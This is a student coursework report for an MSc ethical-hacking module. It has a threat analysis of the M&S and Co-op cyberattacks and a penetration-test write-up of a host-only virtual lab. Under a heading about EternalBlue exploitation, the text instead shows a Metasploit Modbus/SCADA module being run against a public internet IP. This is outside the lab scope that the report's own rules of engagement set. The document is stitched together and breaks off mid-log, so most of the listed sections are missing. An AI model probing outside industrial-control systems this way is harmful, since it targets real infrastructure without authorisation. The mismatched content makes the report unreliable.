



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

Name: Patel Vinay Bhikhabhai

Student ID: 2519364

Course Name: MSc Cybersecurity and Digital Forensics

Module: Ethical Hacking

Module Code: ACCA7033_LON

University: University of Wales, Trinity Saint David

TABLE OF CONTENTS

Task 1

Strategic Threat Analysis (M&S & Co-op UK Cyber Attack)

- 1.Introduction(Task 1 & 2)
- 2.Incident Summary and Timeline
 - 2.1 High-Level Timeline
- 3.Adversary TTP Analysis (MITRE ATT&CK)
- 4.Root Cause Analysis
 - 4.1 Technical Factors
 - 4.2 Human Factors
 - 4.3 Organisational Weaknesses
 - 4.4 Relationship Between Attack and Failed Controls
- 5.Threat Actors and Motivation
- 6.Detection and Response Analysis
- 7.Strategic Recommendations
 - 7.1 Prevention
 - 7.2 Detection
 - 7.3 Response

Task 2

Practical Red Team Simulation (Penetration Testing of ABCD Ltd Virtual Network)

- 8.Rules of Engagement (RoE)
 - 8.1 Scope of Testing

- 8.2 Allowed Actions
- 8.3 Out-of-Scope Activities
- 8.4 Ethical and Legal Considerations
- 8.5 Summary
- 9.Designing the Lab Environment
 - 9.1 Objectives of the Lab
 - 9.2 Virtual Machines Used
 - 9.3 Network Architecture and Configuration
- 9.4 Reconnaissance and Scanning
 - 9.4.1 Ping Sweep (Host Discovery)
 - 9.4.2 Nmap Basic Scan
 - 9.4.3 Nmap Detailed Scan
- 9.5 Vulnerability Scanning (MS17-010)
- 9.6 Exploitation using EternalBlue
- 9.7 Payload Configuration
- 9.8 Armitage GUI
- 9.9 Reconnaissance and Initial Setup
- 9.10 Social Engineering Attack
- 9.11 Web Application Security Testing using Burp Suite
- 9.12 Setup of Vulnerable Web Application (DVWA)
- 9.13 SQL Injection Attack on DVWA
- 10.Results / Findings Summary
- 11.Conclusion(Task 1 & 2)
- 12.References(Task 1 & 2)

Task 1

Strategic Threat Analysis(M&S & Co-op UK Cyber Attack)

1. Introduction(Task 1 & 2)

Cyber attacks have become an increasing concern for modern organisations since most companies use technological infrastructure, online tools, and interrelated systems within their operations. Hackers employ different approaches ranging from phishing to malware and vulnerabilities of software to penetrate into systems and obtain access to confidential information. In some cases, cyber attacks lead to severe financial losses, reputation damage, or disruption of company's operations.

It becomes clear that the retail sector is highly exposed to cyber threats due to significant amounts of personal information and money that retail organisations process daily. Since retail companies often use sophisticated software for operating, such as platforms and payment infrastructure, it gives a chance for hackers to penetrate into the system and perform illegal activities.

Such companies as Marks & Spencer (M&S) and The Co-operative Group (Co-op) represent retail businesses known for their cyber security issues within the UK market. These two examples show how risky it may be to run retail enterprises in the modern environment.

Penetration testing refers to the process of conducting a simulated cyber attack on computer systems and networked devices within an organisation in order to assess weaknesses. Penetration testing identifies vulnerabilities before an attack occurs and helps in determining whether the organisation's security controls will be able to counteract any potential attacks.

Red teaming, on the other hand, is a more advanced method of security testing as compared to penetration testing because in addition to conducting simulated cyber attacks, it requires the use of a number of approaches by the red-hat team, such as social engineering. The main purpose of red teaming is to simulate the actual activities of attackers.

Organisations conduct various forms of security testing in order to ensure that their data assets are secured and there are no security gaps that would lead to any financial loss, legal ramifications, and reputational harm.

2. Incident Summary and Timeline

The recent cyber incidents impacting Marks & Spencer (M&S) and The Co-operative Group (Co-op) underscore the increasing danger to the retail industry. While specific technical details are not always released, the current literature offers a basic overview of the events.

High-Level Timeline

A).Pre-Incident Phase (Prior to Attack)

Both companies maintained extensive retail infrastructure comprising multiple applications, databases, and networks. This created an ideal target for any cyber-attack.

B).Initial Access (Incident Phase 1)

Cybercriminals most probably entered these systems through the usual entry points like spear-phishing emails, brute-force attacks, or exploits targeting unpatched security gaps.

C).Establishment of Access and Lateral Movement

Once initial access was established, the attackers may have traversed through other systems in search of more sensitive information. This usually happens via exploiting flaws in access control and inadequate segmentation.

D).Access to Data and Possible Theft

The hackers targeted data ranging from customer records to other internal assets. In retail attacks, data theft occurs either for monetary gain or malicious intent.

E).Detection and Response

Eventually, the suspicious activities were detected, and processes for handling the attack were started. This would include isolating the affected system, analyzing the breach, and notifying the concerned parties.

F).Public Announcement and Countermeasures

After the detection, the attack was announced in the public domain. Both the organizations took measures to reinforce their security posture and protect against future attacks.

3. Adversary TTP Analysis (MITRE ATT&CK)

The attacks that occurred on M&S and Co-op can be examined through the MITRE ATT&CK framework, providing a systematic understanding of the actions taken by attackers. In view of the attacks in the retail sector, the below-mentioned tactics and techniques would have been used:

A) Reconnaissance

- T1595 – Active Scanning

Scans against publicly accessible servers were possible to find vulnerabilities and services open.

B) Initial Access

- T1566 – Phishing

Emails sent by attackers were designed to fool users in providing their credentials.

- T1078 – Valid Accounts

Compromised credentials may have been leveraged to access internal networks without drawing any attention.

C) Execution

- T1059 – Command and Scripting Interpreter

Scripts and command-line commands were executed on compromised machines.

D) Persistence

- T1136 – Create Account

Accounts might have been created to persistently connect to internal systems.

E) Privilege Escalation

- T1068 – Exploitation for Privilege Escalation

Attackers found ways to leverage vulnerabilities and escalate privileges.

F) Credential Access

- T1003 – OS Credential Dumping

Credentials stored on compromised systems may have been dumped.

G) Lateral Movement

- T1021 – Remote Services

Access via remote means was possible through the use of remote access software.

H) Discovery

- T1083 – File and Directory Discovery

Files were examined by attackers for the purpose of locating valuable information.

I) Command and Control (C2)

- T1071 – Application Layer Protocol

Connection with outside servers could have been made through standard web protocols in order not to arouse suspicion.

J) Exfiltration

- T1041 – Exfiltration Over Command and Control Channel

Critical information might have been extracted from the network via encryption.

The MITRE ATT&CK techniques that have been identified clearly indicate that there is an organised life cycle of attack stages involved in such a process, which includes stages ranging from gaining initial access through data exfiltration while being persistent on the network. Using real credentials and standard protocols makes it hard to detect such activities using conventional security methods.

4. Root Cause Analysis

The effectiveness of the cyber attacks against Marks & Spencer (M&S) and the Co-operative Group (Co-op) results from the convergence of several technical, human, and organizational weaknesses that provided attackers with numerous avenues for accessing, traversing, and exfiltrating sensitive information. Understanding these root causes will enable the prevention of similar events in the future.

4.1 Technical Factors

Unpatched vulnerabilities in the operating systems, software programs, and applications represent one of the most important technical factors behind the breaches. The existence of known or undiscovered vulnerabilities in the operating systems and other network services makes them susceptible to exploitation for accessing sensitive information. In addition, incorrect configurations of server machines and other technical settings could have enabled exposing critical services to external threats.

In this respect, the misconfiguration of authentication processes or the failure to implement proper access controls represents the most typical examples of such problems.

4.2 Human Factors

Human factors are another important aspect of cyber-attacks that help in achieving success. One of the common ways through which hackers try to achieve their goal is by performing phishing attacks on employees, forcing them to share critical details such as log-in credentials. However, when employees are not trained enough, they make mistakes and hackers get access easily.

Poor passwords and credentials are also another factor leading to an increase in risks faced. For example, if passwords and other credentials are reused or are easily guessed, hackers will be able to use brute force attack techniques to get access. Failure to implement MFA (Multi-factor Authentication) also increases risk.

4.3 Organisational Weaknesses

Another area from which organizations suffer due to cyber-attacks is organizational weaknesses.

Poor monitoring practices are often seen in such situations. In addition, there is no presence of any detection or real-time system within the organization. Thus, it becomes difficult for organizations to detect and mitigate threats to security.

Additionally, the failure to have network segmentation enables attackers to perform lateral movements within the network after gaining initial access. Consequently, one compromised account or system will give attackers access to an entire network.

4.4 Relationship Between the Attack and the Failure of Controls

There is a clear relationship between the successful execution of the attack and the failure of various security controls. For example, phishing attacks were successful because of poor user training and lack of MFA. Furthermore, lateral movement attacks were possible owing to ineffective segmentation and poor access controls. In this case, there was no appropriate monitoring tool in place, making it difficult for the organisation to detect the attacks.

In summary, it is evident that cyberattacks occur not because of one failure but rather multiple control failures.

5. Threat Actors and Motivation

The specific threat actors behind the cyber attacks against Marks & Spencer (M&S) and Co-operative Group (Co-op) have not been made public yet. As such, the identity of the threat actors cannot be confirmed at the moment. Nevertheless, it is possible to predict what kinds of attackers could have launched such attacks against major retailers and what could have motivated them.

One type of threat actor that could have attacked M&S and Co-op is financially motivated criminals engaged in cyber crime. These criminals could have sought access to the customer data held by M&S and Co-op for the purposes of conducting further financial crimes, such as fraud or identity theft.

Another possibility is that the attackers were mainly interested in stealing large amounts of personal and transactional data. This data could be used later for launching phishing and social engineering attacks against consumers. At the same time, some attackers might seek to cause disruption of the organization's operations and reputation.

6. Detection and Response Analysis

It seems that the detection and response activities for the M&S and Co-op breaches were reactive rather than proactive. There are many cases where companies find out about cyber-attacks due to some strange activity or the compromised nature of their systems.

There is a possibility that there was a delay in detecting the initial attack, allowing the attackers to establish their presence and move around in the network. Early detection plays a very important role in minimising the effects of the cyber-attack, but without proper monitoring technology, such activities can stay hidden for a considerable period of time.

In this particular case, one of the main vulnerabilities might have been the lack of proper monitoring systems, such as SIEMs. Without proper monitoring and detection capabilities, it will be challenging to spot the signs of attack, and this could have been a result of poor or inadequate detection techniques.

7.Strategic Recommendations

On the basis of the cyberattacks experienced by Marks & Spencer (M&S) and The Co-operative Group (Co-op), certain strategic recommendations could be formulated in order to prevent similar

attacks from taking place in the future. Below are some examples of actions that should be taken by organisations to protect themselves.

7.1 Prevention

It is vital for firms to have in place robust preventive controls in order to protect their IT assets and prevent any attack from happening. One of such preventive control measures is multi-factor authentication. This type of authentication increases the difficulty for potential attackers to gain access to the network.

Patching is another important recommendation that should not be overlooked. Systems need to be kept up-to-date at all times to avoid vulnerabilities that can be used against them by malicious parties.

7.2 Detection

It is imperative for effective reduction of the damage done through cyber attack for an organisation to make early detections of the threat. For this, security information and event management (SIEM) system should be implemented in order to gather and correlate the logs generated by the different components in real time. This will help identify anomalies and suspicious activity.

Another thing to be considered is the monitoring of the logs on a continuous basis. This will help identify the suspicious activity within the network like the unauthorised access or data transfer.

7.3 Response

It is essential to have a strong incident response capability to help mitigate the damage caused through cyber attacks. There should be an incident response plan which helps in determining the actions to be taken during the security breach. This helps in coordinating with others in case of an attack.

The other factor is to train the personnel regularly in identifying phishing attacks since they constitute the largest threat for the organisation.

8. Rules of Engagement (RoE)

The Rules of Engagement (RoE) establish the parameters, context, and constraints of the red team exercise. It ensures that all the activities involved in the testing process will be carried out in an ethical, regulated, and secure manner without posing any risk to actual systems or data. It is crucial to set boundaries in order to ensure that legal and educational requirements are being met when simulating realistic attacks.

8.1 Scope of Testing

The exercise took place inside a virtual lab where a simulated organisation (ABCD Ltd / CPC) has been established. Only particular systems inside this virtual lab were tested during the exercise. All these systems had been purposely designed and set up as vulnerable for the purpose of carrying out security assessments.

In-Scope Systems

- Kali Linux (Attacker Machine) - Scanning, Enumeration, and Exploitation
- DVWA / OWASP Web Application - Public Facing Web Server & Target Application
- Metasploitable 2 Server - Vulnerable Internal System
- Windows Workstation - Internal System

8.2 Allowed Actions

The following actions have been permitted in the context of the Red Team exercise:

- Network scanning and services discovery (e.g., using Nmap)
- Identifying security vulnerabilities and testing web applications
- Exploiting identified vulnerabilities (such as SQL injection, command execution, file upload)
- Executing commands in compromised machines
- Listing directories and files
- Behavior analysis after exploiting security vulnerabilities

These actions have been carried out carefully to demonstrate attack vectors without affecting system stability.

8.3 Out-of-Scope Activities

To uphold ethical standards, the following actions were explicitly forbidden during the Red Team exercise:

- Any attacks targeting real-life systems or networks outside the sandbox
- Conducting any form of DoS attack
- Using destructive payload, malware, or ransomware
- Creating a backdoor in the target machine or making permanent changes to the system
- Accessing any type of real personal or sensitive information
- Leaving the sandbox environment

8.4 Ethical and Legal Considerations

All procedures involved in this assessment have been done according to the rules of ethical hacking. It must be emphasized that the assessment has been made in an artificial setting, using vulnerable systems only. No real systems have been subjected to any attempt to gain unauthorized access, since the aim has been purely educational.

8.5 Summary

Rules of Engagement helped ensure the safety and ethics of the red team exercise. Thanks to the strict limitations regarding allowable and forbidden actions, real-life situations could be simulated without losing any control over the process of assessment.

9. Designing the Lab Environment

9.1 Objectives of the Lab

The lab environment was created for simulating a network infrastructure, similar to the one used by organizations in the current world. The aim of designing such an environment is to make it possible to perform penetration testing and any other related activity without compromising the safety of the system.

The lab environment was made using Oracle Virtual Box, where different systems could operate in isolation inside a simulated network. In this way, all activities done during the test remained ethical and safe.

The lab environment consisted of four major components:

- External Attacker machine
- Publicly accessible web application
- Internal machine providing some insecure services

- User machine connected to the internal network

This setup provided the ability to perform some stages of penetration testing such as reconnaissance, vulnerabilities assessment, and exploitation of the system. The design is consistent with standards and guidelines such as the NIST Cybersecurity Framework.

9.2 Virtual Machines Used

A) Kali Linux – 192.168.56.102 (Attacker Machine)

Kali Linux was used as the main attacking machine, which had a lot of penetration testing tools installed. Kali Linux was utilised for:

- Scanning networks and discovering hosts via Nmap
- Enumerating services and discovering vulnerabilities
- Testing the web application, such as DVWA
- Reconnaissance of the internal network
- Performing exploitation and connectivity tests

B) OWASP/DVWA – 192.168.56.103 (Public-Facing Web Server)

DVWA (Damn Vulnerable Web Application) machine was used as the web server with some known vulnerabilities. The activities carried out were:

- Testing SQL injection
- Bypassing authentication
- Exploiting command injection
- Testing file upload vulnerabilities
- Manipulating security levels in order to perform different attacks

C) Metasploitable 2 – 192.168.56.104 (Internal Server)

Metasploitable 2 machine was used as the internal server which is deliberately designed to be vulnerable. Metasploitable 2 simulates vulnerable systems that could exist within organisations. The actions performed were:


- Port and service scanning of the whole system using Nmap
- Testing the web server for vulnerabilities using Nikto
- Discovering vulnerable services like FTP, Telnet, and HTTP
- Identifying applications such as Mutillidae and phpMyAdmin

D) Windows Workstation - 192.168.56.105 (Internal End-point)

Windows workstation created an internal end-point inside the organization. Because of ethical limitations, the interaction carried out was limited to the following:





- Network configuration examination using ipconfig
- Connectivity test from the attacker's machine
- Port scanning and service enumeration

This is how it happens in practical situations where the internal end-points are limited unless part of the scope of the engagement.



9.3 Network Architecture and Alignment

The topography of the network was set up using a Host-Only network, which enabled all the virtual machines to communicate amongst themselves but remain isolated from other networks.



The attacker machine (Kali Linux) was connected with both external services and internal services, providing a realistic picture of an attacker. This was as follows:

External services:

- DVWA (192.168.56.103)
- Web services run by Metasploitable

Internal systems:

- Metasploitable Service Environment
- Windows workstation (192.168.56.105)

Communication between each system was checked through ping and other network scanning techniques. This is to confirm that all the systems are available in the same subnet. The above-mentioned architecture is representative of most of the environments found in businesses. Weak seg-

mentation and vulnerabilities can be used to access the internal services from outside.

9.4. Reconnaissance and Scanning


Reconnaissance and scanning activities were performed to detect active hosts, open ports, and services that are vulnerable on the laboratory network environment.

Ping sweep was initially used to determine active devices on the network subnet. Several active hosts were determined using this technique, including the hosts which were utilized as targets during this study.

Afterwards, Nmap scanning was done in order to determine open ports and services that are running. Open ports include FTP (port 21), SSH (port 22), Telnet (port 23), HTTP (port 80), SMB (port 445), and MySQL (port 3306).

Software version enumeration showed some out-of-date and vulnerable software such as vsftpd 2.3.4, SMB services from Samba, and HTTP from Apache. Such software usually pose certain weaknesses when properly exploited. TCP Connect and Xmas scans were performed for validation purposes.

9.4.1 Ping Sweep



In this step, a **ping sweep** was performed using the fping tool to identify active hosts in the target network.

What is Ping Sweep?

Ping Sweep is a process that is applied in network scanning to determine the active devices or live hosts in a specific IP range. This process involves sending ICMP echo requests, also known as ping requests, to different IPs and interpreting the results.

How It Works:


- ICMP echo request is sent to each IP in the network
- If the device is active, an ICMP echo reply is sent
- When there is no reply, it indicates that the device is down

Purpose:

- Detect active computers on the network
- Remove inactive IPs from the scan
- Make sure that the target is ready for scanning

9.4.2. Nmap Basic Scan

In this step, an **Nmap scan** is performed to identify **open ports**, **running services**, and their **versions** on the target system (192.168.56.103).



What is Nmap Basic Scan?

Nmap Basic Scan is a method of scanning networks, and its main objective is to scan for any open ports as well as active services in the targeted system.


How It Works:

- Nmap sends packets to the target computer through various ports.
- The target computer reacts depending on whether the ports are open, closed, or filtered.
- Nmap interprets the response to identify the services associated with the particular ports.

Purpose:

- To find open ports on the target system
- To detect operating services (HTTP, FTP, SSH)
- To comprehend the attack surface

9.4.3. Nmap Detailed Scan



What is Nmap Detailed Scan?

Detailed Scan Using Nmap is one of the most sophisticated scanning processes that is used to col-

lect extensive information about the target such as open ports, versions of software, and operating system details.


How It Works:

- Nmap conducts SYN scan for detecting open ports
- Version detection (-sV) process is conducted for detecting software versions
- Operating system (-O) is detected for identifying the type of operating system
- The response provided by the target is analyzed to get the result

Purpose:

- Identification of open ports and software version details
- Detecting the software version to exploit vulnerabilities
- Operating system of the target needs to be identified

9.5. Vulnerability Scanning (SMB MS17-010)



This step involved vulnerability scanning that utilized Metasploit Framework in order to determine whether the target machine was susceptible to any of the exploits, including MS17-010 (Eternal-Blue).

The SMB scanner module was utilized in determining whether there were any vulnerabilities within the SMB service on port 445

What is Vulnerability Scanning?

Vulnerability scanning is the technique of discovering any vulnerabilities in an IT infrastructure (a computer, network, or software).

How It Works:


- Metasploit uses a scanner module (smb_ms17_010)
- Target's IP address (RHOSTS) is provided
- Requests are sent via the module to the SMB service
- Based on responses from the target, it will determine if the target is vulnerable or not

Purpose:

- Identify vulnerable services on the target machine
- Identify MS17-010 vulnerability in SMB

- Preparation for exploiting stage

9.6. Exploitation using EternalBlue



```

kali@kali: /usr/share/metasploit-framework/modules/auxiliary/scanner/scada
msf auxiliary(scanner/scada/modbusclient) > run
[*] 192.168.56.101:502 - Msf::OptionValidateError One or more options failed to validate: DATA_ADDRESS.
msf auxiliary(scanner/scada/modbusclient) > set RHOST 31.129.162.215
RHOST => 31.129.162.215
msf auxiliary(scanner/scada/modbusclient) > set RPORT 502
RPORT => 502
msf auxiliary(scanner/scada/modbusclient) > run
[*] 31.129.162.215:502 - Msf::OptionValidateError One or more options failed to validate: DATA_ADDRESS.
msf auxiliary(scanner/scada/modbusclient) > set RHOST 31.129.162.215
RHOST => 31.129.162.215
msf auxiliary(scanner/scada/modbusclient) > set RPORT 502
RPORT => 502
msf auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 0
DATA_ADDRESS => 0
msf auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 31.129.162.215
[*] 31.129.162.215:502 - Auxiliary failed: Rex::ConnectionTimeout The connection with (31.129.162.215:502) timed out.
[*] 31.129.162.215:502 - Call stack:
[*] 31.129.162.215:502 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-socket-0.1.64/lib/rex/socket/comm/local.rb:291:in 'rescue in create_by_type'
[*] 31.129.162.215:502 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-socket-0.1.64/lib/rex/socket/comm/local.rb:263:in 'create_by_type'
[*] 31.129.162.215:502 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-socket-0.1.64/lib/rex/socket/comm/local.rb:37:in 'create'
[*] 31.129.162.215:502 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-socket-0.1.64/lib/rex/socket.rb:52:in 'create_param'
[*] 31.129.162.215:502 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-socket-0.1.64/lib/rex/socket/tcp.rb:27:in 'create_param'
[*] 31.129.162.215:502 - /usr/share/metasploit-framework/lib/msf/core/exploit/remote/tcp.rb:103:in 'connect'
[*] 31.129.162.215:502 - /usr/share/metasploit-framework/modules/auxiliary/scanner/scada/modbusclient.rb:432:in 'run'
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 31.129.162.215
[*] 31.129.162.215:502 - Auxiliary failed: Rex::ConnectionTimeout The connection with (31.129.162.215:502) timed out.
[*] 31.129.162.215:502 - Call stack:
[*] 31.129.162.215:502 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-socket-0.1.64/lib/rex/socket/comm/local.rb:291:in 'rescue in create_by_type'

